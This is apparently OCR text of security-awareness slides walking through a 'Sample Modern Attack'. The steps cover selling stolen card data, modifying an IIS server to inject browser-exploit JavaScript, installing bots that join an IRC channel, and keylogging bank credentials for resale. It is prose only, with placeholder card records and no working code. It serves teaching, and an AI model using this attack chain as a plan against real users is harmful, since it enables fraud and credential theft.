
Criminal

```
Doe, John
MC # 9876 5432 1098 7654,
exp 11/09, security code: 123
Address:
123 Unfortunate St
New York, NY, USA
Phone: +1 555 555-5555

Averageguy, Bob
Visa # 1234 5678 9012 3456,
Exp 01/11, security code: 987
456 Money-be-gone Ave
London, U.K.
Phone: +x xxx xxxxxxx
```

Step 8: Credit card information is purchased by another criminal.

...and the attacker makes BIG BUCKS!


Sample Modern Attack



Step 9: Attacker modifies IIS server to append JavaScript at the end of the website’s home page that will exploit a vulnerability in unpatched versions of Internet Explorer.


Step 10: The attacker downloads & installs a bot client onto the machines of the unsuspecting users.

Sample Modern Attack




Step 10: The attacker bot client instructs the machines to join an IRC channel on somedomain.com, port 6667. From here, the attacker can issue commands to his "drone army."

Sample Modern Attack



Step 11: Attacker installs a keystroke logger on computers in his drone army in an to grab bank account usernames & passwords.

Sample Modern Attack




Step 12: Attacker gathers bank account username & password information and advertises this on a public IRC server.

Selling this information…


... the attacker AGAIN makes BIG BUCKS!

Sample Modern Attack



